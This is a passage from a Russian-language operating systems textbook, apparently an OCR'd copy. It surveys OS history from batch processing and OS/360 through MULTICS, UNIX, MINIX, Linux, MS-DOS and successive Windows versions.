Машины, называемые теперь **мэйнфреймами**, располагались в специальных больших залах с кондиционированием воздуха, где ими управлял целый штат профессиональных операторов. Только большие корпорации, правительственные учреждения или университеты могли позволить себе технику, цена которой исчислялась миллионами долларов. Чтобы выполнить **задание** (то есть программу или комплект программ), программист сначала должен был записать его на бумаге (на Фортране или ассемблере), а затем перенести на перфокарты. После этого он должен был принести колоду перфокарт в комнату ввода данных, передать одному из операторов и идти пить кофе в ожидании, когда будет готов результат.

Когда компьютер заканчивал выполнение какого-либо из текущих заданий, оператор подходил к принтеру, отрывал лист с полученными данными и относил его в комнату для распечаток, где программист позже мог его забрать. Затем оператор брал одну из колод перфокарт, принесенных из комнаты ввода данных, и запускал ее на считывание. Если в процессе расчетов был необходим компилятор языка Фортран, то оператору приходилось брать его из картотечного шкафа и загружать в машину отдельно. На одно только хождение операторов по машинному залу терялась впустую масса драгоценного компьютерного времени.

Если учесть высокую стоимость оборудования, неудивительно, что люди довольно скоро занялись поиском способа повышения эффективности использования машинного времени. Общепринятым решением стала **система пакетной обработки**. Первоначально замысел состоял в том, чтобы собрать полный поднос заданий (колод перфокарт) в комнате входных данных и затем переписать их на магнитную ленту, используя небольшой и (относительно) недорогой компьютер, например IBM 1401, который был очень хорош для считывания карт, копирования лент и печати выходных данных, но не подходил для числовых вычислений.

Другие, более дорогостоящие машины, такие как IBM 7094, использовались для настоящих вычислений. Этот процесс изображен на рис. 1.3.

Примерно после часа сбора пакета карты считывались на магнитную ленту, которую относили в машинный зал, где устанавливали на лентопротяжном устройстве. Затем




Рис. 1.3. Ранняя система пакетной обработки: *а* — программист приносит карты для IBM 1401; *б* — IBM 1401 записывает пакет заданий на магнитную ленту; *в* — оператор переносит входные данные на ленте к IBM 7094; *г* — IBM 7094 выполняет вычисления; *д* — оператор переносит ленту с выходными данными на IBM 1401; *е* — IBM 1401 печатает выходные данные

оператор загружал специальную программу (прообраз сегодняшней операционной системы), которая считывала первое задание с ленты и запускала его. Выходные данные, вместо того чтобы идти на печать, записывались на вторую ленту. Завершив очередное задание, операционная система автоматически считывала с ленты следующее и начинала его обработку. После обработки всего пакета оператор снимал ленты с входной и выходной информацией, ставил новую ленту со следующим заданием, а готовые данные помещал на IBM 1401 для печати **в автономном режиме** (то есть без связи с главным компьютером). Структура типичного входного задания показана на рис. 1.4. Оно начиналось с карты $JOB, на которой указывались максимальное время выполнения задания в минутах, загружаемый учетный номер и имя программиста. Затем поступала карта $FORTRAN, дающая операционной системе указание загрузить




Рис. 1.4. Структура типичного задания для операционной системы FMS

компилятор языка Фортран с системной магнитной ленты. За этой картой следовала программа, которую нужно было компилировать, а после нее — карта $LOAD, указывающая операционной системе загрузить только что скомпилированную объектную программу. (Скомпилированные программы часто записывались на рабочих лентах, данные с которых могли стираться сразу после использования, и их загрузка должна была выполняться в явном виде.) Следом шла карта $RUN, дающая операционной системе команду на выполнение программы с использованием данных, следующих за ней. Наконец, карта завершения $END отмечала конец задания. Эти примитивные управляющие перфокарты были предшественниками современных оболочек и интерпретаторов командной строки.

Большие компьютеры второго поколения использовались главным образом для научных и технических вычислений, таких как решение дифференциальных уравнений в частных производных, часто встречающихся в физике и инженерных задачах. В основном программы для них составлялись на языке Фортран и ассемблере, а типичными операционными системами были FMS (Fortran Monitor System) и IBSYS (операционная система, созданная корпорацией IBM для компьютера IBM 7094).

1.2.3. Третье поколение (1965–1980): интегральные схемы и многозадачность

К началу 1960-х годов большинство производителей компьютеров имели два различных, не совместимых друг с другом семейства. С одной стороны, это были огромные научные компьютеры с пословной обработкой данных типа IBM 7094, которые использовались для промышленного уровня числовых расчетов в науке и технике, с другой — коммерческие компьютеры с посимвольной обработкой данных, такие как IBM 1401, широко используемые банками и страховыми компаниями для задач сортировки и распечатки данных.

Развитие и поддержка двух совершенно разных семейств была для производителей весьма обременительным делом. Кроме того, многим новым покупателям компьютеров сначала нужна была небольшая машина, однако позже ее возможностей становилось недостаточно и требовался более мощный компьютер, который работал бы с теми же самыми программами, но значительно быстрее.

Фирма IBM попыталась решить эти проблемы разом, выпустив серию машин IBM System/360. Это была серия программно-совместимых машин, в которой компьютеры варьировались от машин, сопоставимых по размерам с IBM 1401, до значительно более крупных и мощных машин, чем IBM 7094. Эти компьютеры различались только ценой и производительностью (максимальным объемом памяти, быстродействием процессора, количеством возможных устройств ввода-вывода и т. д.). Так как все машины имели одинаковые структуру и набор команд, программы, написанные для одного компьютера, могли работать на всех других, по крайней мере, в теории. (Но, как любил повторять Йоги Берра (Yogi Berra): «В теории нет разницы между теорией и практикой, но на практике она есть».) Поскольку 360-я серия была разработана для поддержки как научных (то есть численных), так и коммерческих вычислений, одно семейство машин могло удовлетворить нужды всех потребителей. В последующие годы корпорация IBM, используя более современные технологии, выпустила преемников 360-й серии, имеющих с ней обратную совместимость, эти серии известны под номерами 370, 4300,

3080 и 3090. Самыми последними потомками этого семейства стали машины zSeries, хотя они уже значительно отличаются от оригинала.

Семейство компьютеров IBM/360 стало первой основной серией, использующей малые **интегральные схемы**, дававшие преимущество в цене и качестве по сравнению с машинами второго поколения, собранными на отдельных транзисторах. Корпорация IBM добилась моментального успеха, а идею семейства совместимых компьютеров скоро приняли на вооружение и все остальные основные производители. В компьютерных центрах до сих пор можно встретить потомков этих машин. В настоящее время они часто используются для управления огромными базами данных (например, для систем бронирования и продажи билетов на авиалиниях) или в качестве серверов узлов Интернета, которые должны обрабатывать тысячи запросов в секунду.

Основное преимущество «единого семейства» оказалось одновременно и величайшей его слабостью. По замыслу его создателей, все программное обеспечение, включая операционную систему **OS/360**, должно было одинаково хорошо работать на всех моделях компьютеров: и в небольших системах, которые часто заменяли машины IBM 1401 и применялись для копирования перфокарт на магнитные ленты, и на огромных системах, заменявших машины IBM 7094 и использовавшихся для расчета прогноза погоды и других сложных вычислений. Операционная система должна была хорошо работать как на машинах с небольшим количеством внешних устройств, так и на системах, применяющих эти устройства в большом количестве. Она должна была работать как в коммерческих, так и в научных областях. Более того, она должна была работать эффективно во всех этих различных сферах применения.

Но ни IBM, ни кому-либо еще так и не удалось создать программное обеспечение, удовлетворяющее всем этим противоречивым требованиям. В результате появилась громоздкая и чрезвычайно сложная операционная система, примерно на два или три порядка превышающая по объему FMS. Она состояла из миллионов строк, написанных на ассемблере тысячами программистов, содержала тысячи и тысячи ошибок, что повлекло за собой непрерывный поток новых версий, в которых предпринимались попытки исправления этих ошибок. В каждой новой версии устранялась только часть ошибок, вместо них появлялись новые, так что общее их количество, скорее всего, оставалось постоянным.

Один из разработчиков OS/360, Фред Брукс (Fred Brooks), впоследствии написал остроумную и язвительную книгу (Brooks, 1995) с описанием своего опыта работы с OS/360. Мы не можем здесь дать полную оценку этой книги, но достаточно будет сказать, что на ее обложке изображено стадо доисторических животных, увязших в яме с битумом.

Несмотря на свой огромный объем и имеющиеся недостатки, OS/360 и подобные ей операционные системы третьего поколения, созданные другими производителями компьютеров, неплохо отвечали запросам большинства клиентов. Они даже сделали популярными несколько ключевых технических приемов, отсутствовавших в операционных системах второго поколения. Самым важным достижением явилась **многозадачность**. На компьютере IBM 7094, когда текущая работа приостанавливалась в ожидании операций ввода-вывода с магнитной ленты или других устройств, центральный процессор просто бездействовал до окончания операции ввода-вывода. При сложных научных вычислениях устройства ввода-вывода задействовались менее интенсивно, поэтому время, впустую потраченное на ожидание, было не столь существенным. Но при коммерческой обработке данных время ожидания устройства ввода-вывода могло

занимать 80 или 90 % всего рабочего времени, поэтому для устранения длительных простоев весьма дорогостоящего процессора нужно было что-то предпринимать.

Решение этой проблемы заключалось в разбиении памяти на несколько частей, называемых разделами, в каждом из которых выполнялось отдельное задание (рис. 1.5). Пока одно задание ожидало завершения работы устройства ввода-вывода, другое могло использовать центральный процессор. Если в оперативной памяти содержалось достаточное количество заданий, центральный процессор мог быть загружен почти на все 100 % времени. Множество одновременно хранящихся в памяти заданий требовало наличия специального оборудования для защиты каждого задания от возможного незаконного присваивания областей памяти и нанесения вреда со стороны других заданий. Для этой цели компьютеры 360-й серии и другие системы третьего поколения были оборудованы специальными аппаратными средствами.




Рис. 1.5. Многозадачная система с тремя заданиями в памяти

Другим важным плюсом операционных систем третьего поколения стала способность считывать задание с перфокарт на диск по мере того, как их приносили в машинный зал. При окончании выполнения каждого текущего задания операционная система могла загружать новое задание с диска в освободившийся раздел памяти и запускать это задание. Этот технический прием называется **подкачкой** данных, или спулингом (spooling — английское слово, которое произошло от Simultaneous Peripheral Operation On Line, то есть совместная периферийная операция в интерактивном режиме), и его также используют для выдачи полученных данных. С появлением подкачки отпала надобность как в 1401-х машинах, так и в многочисленных переносах магнитных лент.

Хотя операционные системы третьего поколения неплохо справлялись с большинством научных вычислений и крупных коммерческих задач по обработке данных, но по своей сути они были все еще разновидностью систем пакетной обработки. Многие программисты тосковали по первому поколению машин, когда они могли распоряжаться всей машиной в течение нескольких часов и имели возможность быстро производить отладку своих программ. В системах третьего поколения промежуток времени между передачей задания и возвращением результатов часто составлял несколько часов, так что единственная поставленная не в том месте запятая могла стать причиной сбоя при компиляции, и получалось, что программист полдня тратил впустую. Программистам это очень не нравилось.

Желание сократить время ожидания ответа привело к разработке режима **разделения времени** — варианту многозадачности, при котором у каждого пользователя есть свой диалоговый терминал. Если двадцать пользователей зарегистрированы в системе, работающей в режиме разделения времени, и семнадцать из них думают, беседуют или

пьют кофе, то центральный процессор по очереди предоставляется трем пользователям, желающим работать на машине. Так как люди, отлаживая программы, обычно выдают короткие команды (например, компилировать процедуру на пяти страницах[1]) чаще, чем длинные (например, упорядочить файл с миллионами записей), то компьютер может обеспечивать быстрое интерактивное обслуживание нескольких пользователей. При этом он может работать над большими пакетами в фоновом режиме, когда центральный процессор не занят другими заданиями. Первая универсальная система с режимом разделения времени **CTSS** (Compatible Time Sharing System) была разработана в Массачусетском технологическом институте (M.I.T.) на специально переделанном компьютере IBM 7094 (Corbato et al., 1962). Однако режим разделения времени не стал действительно популярным до тех пор, пока на машинах третьего поколения не получили широкого распространения необходимые технические средства защиты.

После создания успешной системы CTSS Массачусетский технологический институт, исследовательские лаборатории Bell Labs и корпорация General Electric (главный на то время изготовитель компьютеров) решили начать разработку универсальной общей компьютерной системы — машины, которая должна была поддерживать одновременную работу сотен пользователей в режиме разделения времени. За основу была взята система распределения электроэнергии. Когда вам нужна электроэнергия, вы просто вставляете штепсель в розетку и получаете столько энергии, сколько вам нужно. Проектировщики этой системы, известной как MULTICS (MULTiplexed Information and Computing Service — мультиплексная информационная и вычислительная служба), представляли себе одну огромную вычислительную машину, воспользоваться услугами которой мог любой проживающий в окрестностях Бостона человек. Мысль о том, что машины в десять тысяч раз мощнее, чем их мэйнфрейм GEE645, будут продаваться миллионами по 1000 долларов за штуку всего лишь через каких-нибудь 40 лет, показалась бы им чистейшей научной фантастикой. Это было бы сродни мысли о сверхзвуковых трансатлантических подводных поездах для современного человека.

Успех системы MULTICS был весьма неоднозначен. Она разрабатывалась с целью обеспечения сотен пользователей машиной, немногим более мощной, чем персональный компьютер с процессором Intel 386, но имеющей более широкие возможности ввода-вывода данных. По тем временам это была не такая уж безумная идея, поскольку тогда люди умели создавать небольшие эффективные программы, то есть обладали мастерством, которое впоследствии было утрачено. Существовало много причин, по которым система MULTICS не получила глобального распространения. Не последнюю роль здесь сыграл тот факт, что эта система была написана на языке PL/I, а компилятор языка PL/I появился лишь через несколько лет, к тому же первую версию этого компилятора можно было назвать работоспособной лишь с большой натяжкой. Кроме того, система MULTICS была слишком претенциозна для своего времени, что делало ее во многом похожей на аналитическую машину Чарльза Бэббиджа в XIX столетии.

Итак, MULTICS внесла множество оригинальных идей в компьютерную литературу, но превратить ее в серьезный продукт и добиться весомого коммерческого успеха оказалось намного труднее, чем ожидалось. Исследовательские лаборатории Bell Labs вышли из проекта, а компания General Electric вообще ушла с рынка компьютерных технологий. Однако Массачусетский технологический институт проявил упорство

---

[1] В этой книге мы будем использовать термины «процедура», «подпрограмма» и «функция» в одном значении. — *Примеч. авт.*

и со временем довел систему до работоспособного состояния. В конце концов она была продана компании Honeywell, выкупившей компьютерный бизнес General Electric, и установлена примерно в 80 больших компаниях и университетах по всему миру. Несмотря на свою малочисленность, пользователи MULTICS продемонстрировали приверженность этой системе. Компании General Motors, Ford и Агентство национальной безопасности США отказались от системы MULTICS только в конце 1990-х годов, спустя 30 лет после ее выпуска и после многолетних попыток заставить компанию Honeywell обновить оборудование.

К концу XX века идея создания такого общего компьютера уже выдохлась, но она может возродиться в виде **облачных вычислений**, когда относительно небольшие компьютеры (включая смартфоны, планшеты и им подобные устройства) подключены к серверам, принадлежащим огромным удаленным центрам обработки данных, где и производятся все вычисления, а локальный компьютер используется просто для обслуживания пользовательского интерфейса. Скорее всего, существование такой системы будет мотивировано тем, что большинство пользователей не захотят заниматься администрированием все более и более сложных и привередливых компьютерных систем и предпочтут доверить эту работу команде профессионалов, работающих на компанию, обслуживающую сервер. Электронная коммерция уже развивается в этом направлении, компании, занимающиеся ею, используют мультипроцессорные серверы, с которыми соединяются простые машины клиентов. Все это очень напоминает замысел системы MULTICS.

Несмотря на коммерческую неудачу, система MULTICS оказала существенное влияние на последующие операционные системы (особенно на UNIX и ее производные, на FreeBSD, Linux, IOS и Android). Этот факт описан во многих статьях и книгах (Corbato et al., 1972; Corbato and Vyssotsky, 1965; Daley end Dennis, 1968; Organick, 1972; Saltzer, 1974). Системе MULTICS также посвящен до сих пор активный веб-сайт www.multicians.org, содержащий большой объем информации о системе, ее проектировщиках и пользователях.

Еще одной важной разработкой времен третьего поколения были мини-компьютеры, невероятный взлет популярности которых начался с выпуска корпорацией DEC машины PDP-1. Компьютеры PDP-1 обладали оперативной памятью, состоящей всего лишь из 4 К 18-битовых слов, но стоили всего 120 тыс. долларов за одну машину (это меньше 5 % от цены IBM 7094) и поэтому расхватывались как горячие пирожки. Некоторые виды нечисловой работы они выполняли так же быстро, как и машины IBM 7094, в результате чего родилась новая отрасль производства. За этой машиной вскоре последовала целая серия компьютеров PDP других моделей (в отличие от семейства IBM, полностью несовместимых), и как кульминация появилась модель PDP-11.

Кен Томпсон (Ken Thompson), один из ведущих специалистов Bell Labs, работавший над проектом MULTICS, чуть позже нашел мини-компьютер PDP-7, которым никто не пользовался, и решил написать упрощенную однопользовательскую версию системы MULTICS. Эта работа позже переросла в операционную систему **UNIX**®, ставшую популярной в академических кругах, правительственных учреждениях и во многих компаниях. История развития UNIX уже многократно описывалась в самых различных книгах (например, Salus, 1994). Часть этой истории будет рассказана в главе 10. А пока достаточно сказать, что из-за широкой доступности исходного кода различные организации создали свои собственные (несовместимые) версии, что привело к полному хаосу. Были разработаны две основные версии: **System V** корпорации AT&T и **BSD**

(Berkeley Software Distribution) Калифорнийского университета Беркли. У них также были последующие варианты.

Чтобы появилась возможность писать программы, работающие в любой UNIX-системе, Институт инженеров по электротехнике и электронике (IEEE) разработал стандарт системы UNIX, названный **POSIX**, который в настоящее время поддерживается большинством версий UNIX. Стандарт POSIX определяет минимальный интерфейс системных вызовов, который должны поддерживать совместимые с ним системы UNIX. Фактически на данный момент POSIX-интерфейс поддерживается также рядом других операционных систем.

Между прочим стоит упомянуть, что в 1987 году автор выпустил в образовательных целях небольшой клон системы UNIX, так называемую систему **MINIX**. Функционально система MINIX очень похожа на UNIX, включая поддержку стандарта POSIX. С тех пор исходная версия превратилась в MINIX 3, систему, обладающую высокой модульностью и ориентированную на достижение очень высокой надежности. Она способна на лету определять и заменять дефектные и даже поврежденные модули (например, драйверы устройств ввода-вывода) без перезагрузки и нарушения хода выполнения запущенных программ. Также доступна книга, в которой описывается ее внутренняя работа, а в приложении приводится исходный код (Tanenbaum and Woodhull, 2006). Система MINIX 3 имеется в свободном доступе (включая весь исходный код) в Интернете по адресу www.minix3.org.

Желание получить свободно распространяемую версию MINIX (в отличие от образовательной) привело к тому, что финский студент Линус Торвальдс (Linus Torvalds) создал систему **Linux**. Система MINIX стала непосредственным вдохновляющим фактором и основой для этой разработки, которая первоначально поддерживала различные особенности MINIX (например, ее файловую систему). С тех пор система Linux во многом и многими была существенно расширена, но все еще сохраняет исходную структуру, общую для MINIX и UNIX. Читателям, интересующимся подробной историей развития Linux и свободного программного обеспечения, можно порекомендовать прочитать книгу Глина Муди (Moody, 2001).

1.2.4. Четвертое поколение (с 1980 года по наши дни): персональные компьютеры

Следующий период эволюции операционных систем связан с появлением БИС — больших интегральных схем (LSI, Large Scale Integration) — кремниевых микросхем, содержащих тысячи транзисторов на одном квадратном сантиметре. С точки зрения архитектуры персональные компьютеры (первоначально называемые **микрокомпьютерами**) были во многом похожи на мини-компьютеры класса PDP-11, но, конечно же, отличались по цене. Если появление мини-компьютеров позволило отделам компаний и факультетам университетов иметь собственный компьютер, то с появлением микропроцессоров возможность купить персональный компьютер получил каждый человек.

В 1974 году, когда корпорация Intel выпустила Intel 8080 — первый универсальный 8-разрядный центральный процессор, — для него потребовалась операционная система, с помощью которой можно было бы протестировать новинку. Корпорация Intel привлекла к разработкам и написанию нужной операционной системы одного из своих консультантов Гэри Килдэлла (Gary Kildall). Сначала Килдэлл с другом

сконструировали контроллер для 8-дюймового гибкого диска, недавно выпущенного компанией Shugart Associates, и подключили этот диск к процессору Intel 8080. Таким образом появился первый микрокомпьютер с диском. Затем Килдэлл создал дисковую операционную систему, названную CP/M (Control Program for Microcomputers — управляющая программа для микрокомпьютеров). Когда Килдэлл заявил о своих правах на CP/M, корпорация Intel удовлетворила его просьбу, поскольку не думала, что у микрокомпьютеров с диском есть будущее. Позже Килдэлл создал компанию Digital Research для дальнейшего развития и продажи CP/M.

В 1977 году компания Digital Research переработала CP/M, чтобы сделать ее пригодной для работы на микрокомпьютерах с процессорами Intel 8080 или Zilog Z80, а также с другими процессорами. Затем было написано множество прикладных программ, работающих в CP/M, что позволило этой системе занимать высшую позицию в мире микрокомпьютеров целых 5 лет.

В начале 1980-х корпорация IBM разработала IBM PC (Personal Computer — персональный компьютер)[1] и начала искать для него программное обеспечение. Сотрудники IBM связались с Биллом Гейтсом, чтобы получить лицензию на право использования его интерпретатора языка Бейсик. Они также поинтересовались, не знает ли он операционную систему, которая работала бы на IBM PC. Гейтс посоветовал обратиться к Digital Research, тогда главенствующей компании в области операционных систем. Но Килдэлл отказался встречаться с IBM, послав вместо себя своего подчиненного. Что еще хуже, его адвокат даже отказался подписывать соглашение о неразглашении, касающееся еще не выпущенного IBM PC, чем полностью испортил дело. Корпорация IBM снова обратилась к Гейтсу с просьбой обеспечить ее операционной системой. После повторного обращения Гейтс выяснил, что у местного изготовителя компьютеров, Seattle Computer Products, есть подходящая операционная система **DOS** (Disk Operating System — дисковая операционная система). Он направился в эту компанию с предложением выкупить DOS (предположительно за $50 000), которое компания Seattle Computer Products с готовностью приняла. Затем Гейтс создал пакет программ DOS/BASIC, и пакет был куплен IBM. Когда корпорация IBM захотела внести в операционную систему ряд усовершенствований, Билл Гейтс пригласил для этой работы Тима Патерсона (Tim Paterson), человека, написавшего DOS и ставшего первым служащим Microsoft — еще не оперившейся компании Гейтса. Видоизмененная система была переименована в **MS-DOS** (MicroSoft Disk Operating System) и быстро заняла доминирующее положение на рынке IBM PC. Самым важным оказалось решение Гейтса (как оказалось, чрезвычайно мудрое) продавать MS-DOS компьютерным компаниям для установки вместе с их оборудованием в отличие от попыток Килдэлла продавать CP/M конечным пользователям (по крайней мере, на начальной стадии).

Когда в 1983 году появился компьютер IBM PC/AT (являющийся дальнейшим развитием семейства IBM PC) с центральным процессором Intel 80286, система MS-DOS уже прочно стояла на ногах, а CP/M доживала последние дни. Позже система MS-DOS широко использовалась на компьютерах с процессорами 80386 и 80486. Хотя первона-

---

[1] Необходимо отметить, что в данном случае «IBM PC» — это название конкретной модели компьютера, в то время как просто «PC» можно рассматривать как аббревиатуру от «Personal Computer» (персональный компьютер, ПК) — обозначения класса компьютера. Укрепившееся же обозначение данной модели просто как «PC» некорректно — одновременно существовали и другие персональные компьютеры. — *Примеч. ред.*

чальная версия MS-DOS была довольно примитивна, последующие версии системы включали в себя расширенные функции, многие из которых были позаимствованы у UNIX. (Корпорация Microsoft была хорошо знакома с системой UNIX и в первые годы своего существования даже продавала ее микрокомпьютерную версию XENIX.)

CP/M, MS-DOS и другие операционные системы для первых микрокомпьютеров полностью основывались на командах, вводимых пользователем с клавиатуры. Со временем благодаря исследованиям, проведенным в 1960-е годы Дагом Энгельбартом (Doug Engelbart) в научно-исследовательском институте Стэнфорда (Stanford Research Institute), ситуация изменилась. Энгельбарт изобрел **графический интерфейс пользователя** (GUI, Graphical User Interface) вкупе с окнами, значками, системами меню и мышью. Эту идею переняли исследователи из Xerox PARC и воспользовались ею в создаваемых ими машинах.

Однажды Стив Джобс (Steve Jobs), один из авторов компьютера Apple, созданного в его гараже, посетил PARC, где увидел GUI и сразу понял уровень заложенного в него потенциала, недооцененного руководством компании Xerox. Затем Джобс приступил к созданию компьютера Apple, оснащенного графическим пользовательским интерфейсом. Этот проект привел к созданию компьютера Lisa, который оказался слишком дорогим и не имел коммерческого успеха. Вторая попытка Джобса, компьютер Apple Macintosh, имел огромный успех не только потому, что был значительно дешевле, чем Lisa, но и потому, что обладал более дружественным пользовательским интерфейсом, предназначенным для пользователей, не разбиравшихся в компьютерах и к тому же совершенно не стремившихся чему-то обучаться. Компьютеры Macintosh нашли широкое применение у представителей творческих профессий — художников-дизайнеров, профессиональных цифровых фотографов и профессиональных производителей цифровой видеопродукции, которые приняли их с восторгом. В 1999 году компания Apple позаимствовала ядро, происходящее из микроядра Mach, первоначально разработанного специалистами университета Карнеги — Меллона для замены ядра BSD UNIX. Поэтому **Mac OS X** является операционной системой, построенной на основе UNIX, хотя и с весьма своеобразным интерфейсом.

Когда корпорация Microsoft решила создать преемника MS-DOS, она была под большим впечатлением от успеха Macintosh. В результате появилась основанная на применении графического интерфейса пользователя система под названием Windows, первоначально являвшаяся надстройкой над MS-DOS (то есть она больше была похожа на оболочку, чем на настоящую операционную систему). На протяжении примерно 10 лет, с 1985 по 1995 год, Windows была просто графической оболочкой, работавшей поверх MS-DOS. Однако в 1995 году была выпущена самостоятельная версия Windows — Windows 95. Она непосредственно выполняла большинство функций операционной системы, используя входящую в ее состав систему MS-DOS только для загрузки, а также для выполнения старых программ, разработанных для MS-DOS. В 1998 году была выпущена слегка модифицированная версия этой системы, получившая название Windows 98. Тем не менее обе эти системы, и Windows 95 и Windows 98, все еще содержали изрядное количество кода, написанного на ассемблере для 16-разрядных процессоров Intel.

Другой операционной системой Microsoft была **Windows NT** (NT означает New Technology — новая технология), которая на определенном уровне совместима с Windows 95. Однако она была написана заново и представляла собой полноценную 32-разрядную систему. Ведущим разработчиком Windows NT был Дэвид Катлер (David

Cutler), который также был одним из разработчиков операционной системы VAX VMS, поэтому некоторые идеи из VMS присутствуют и в NT (причем столько, что владелец VMS, компания DEC, предъявила иск корпорации Microsoft. Конфликт был улажен во внесудебном порядке за приличную сумму). Microsoft ожидала, что первая же версия вытеснит MS-DOS и все другие версии Windows, поскольку она намного превосходила их, но надежды не оправдались. Только операционной системе Windows NT 4.0 наконец-то удалось завоевать высокую популярность, особенно в корпоративных сетях. Пятая версия Windows NT была в начале 1999 года переименована в Windows 2000. Она предназначалась для замены обеих версий — Windows 98 и Windows NT 4.0.

Но полностью этим планам также не суждено было сбыться, поэтому Microsoft выпустила еще одну версию Windows 98 под названием **Windows Me** (**Millennium edition** — выпуск тысячелетия). В 2001 году была выпущена слегка обновленная версия Windows 2000, названная Windows XP. Эта версия выпускалась намного дольше, по существу заменяя все предыдущие версии Windows.

Тем не менее выпуск новых версий продолжался. После Windows 2000 Microsoft разбила семейство Windows на клиентскую и серверную линейки. Клиентская линейка базировалась на версии XP и ее последователях, а серверная включала Windows Server 2003 и Windows 2008. Чуть позже появилась и третья линейка, предназначенная для мира встроенных операционных систем. От всех этих версий Windows отделились вариации в виде сервисных пакетов. Этого хватило, чтобы успокоить некоторых администраторов (и писателей учебников по операционным системам).

Затем в январе 2007 года Microsoft выпустила окончательную версию преемника Windows XP под названием Vista. У нее был новый графический интерфейс, усовершенствованная система безопасности и множество новых или обновленных пользовательских программ. Microsoft надеялась, что она полностью заменит Windows XP, но этого так и не произошло. Вместо этого было получено большое количество критических отзывов и статей в прессе, главным образом из-за высоких системных требований, ограничительных условий лицензирования и поддержки технических средств защиты авторских прав (технологии, затрудняющей пользователям копирование защищенных материалов).

С появлением Windows 7, новой и менее требовательной к ресурсам операционной системы, многие решили вообще пропустить Vista. В Windows 7 не было представлено слишком много новых свойств, но она была относительно небольшой по объему и довольно стабильной. Менее чем за три недели Windows 7 получила бóльшую долю рынка, чем Vista за семь месяцев. В 2012 году Microsoft выпустила ее преемника — Windows 8, операционную систему с совершенно новым внешним видом, предназначенным для сенсорных экранов. Компания надеялась, что новый дизайн сделает эту операционную систему доминирующей для широкого круга устройств: настольных компьютеров, ноутбуков, планшетных компьютеров, телефонов и персональных компьютеров, использующихся в качестве домашних кинотеатров. Но пока проникновение ее на рынок идет намного медленнее по сравнению с Windows 7.

Другим основным конкурентом в мире персональных компьютеров является операционная система UNIX (и различные производные от этой системы). UNIX имеет более сильные позиции на сетевых и промышленных серверах, также она находит все более широкое распространение и на настольных компьютерах, ноутбуках, планшетных компьютерах и смартфонах. На компьютерах с процессором Pentium популярной альтернативой Windows для студентов и постоянно растущего числа корпоративных пользователей становится операционная система Linux.

В данной книге термин **x86** будет применяться в отношении всех современных процессоров, основанных на семействе архитектур с набором команд, берущим начало с процессора 8086, созданного в 1970-х годах. Компаниями AMD и Intel было выпущено множество таких процессоров, которые зачастую имели существенные различия: процессоры могли быть 32- или 64-разрядными, с небольшим или большим числом ядер, с конвейерами различной глубины и т. д. Тем не менее для программиста они весьма похожи друг на друга, и на всех них может запускаться код для процессора 8086, написанный 35 лет назад. Там, где различия будут играть важную роль, будут делаться ссылки на конкретные модели, а для индикации 32- и 64-разрядных вариантов будут использоваться термины x86-32 и x86-64.

Операционная система **FreeBSD** также является популярной производной от UNIX, порожденной проектом BSD в Беркли. Все современные компьютеры Macintosh работают на модифицированной версии FreeBSD (OS X). UNIX также является стандартом на рабочих станциях, оснащенных высокопроизводительными RISC-процессорами. Ее производные нашли широкое применение на мобильных устройствах, которые работают под управлением iOS 7 или Android.

Хотя многие пользователи UNIX, особенно опытные программисты, отдают предпочтение интерфейсу на основе командной строки, практически все UNIX-системы поддерживают систему управления окнами **X Window System** (или **X11**), созданную в Массачусетском технологическом институте. Эта система выполняет основные операции по управлению окнами, позволяя пользователям создавать, удалять, перемещать окна и изменять их размеры, используя мышь. Зачастую в качестве надстройки над X11 можно использовать полноценный графический пользовательский интерфейс, например **Gnome** или **KDE**, придавая UNIX внешний вид и поведение, чем-то напоминающие Macintosh или Microsoft Windows.

В середине 1980-х годов начало развиваться интересное явление — рост сетей персональных компьютеров, работающих под управлением **сетевых операционных систем** и **распределенных операционных систем** (Tanenbaum and Van Steen, 2007). В сетевых операционных системах пользователи знают о существовании множества компьютеров и могут войти в систему удаленной машины и скопировать файлы с одной машины на другую. На каждой машине работает своя локальная операционная система и имеется собственный локальный пользователь (или пользователи).

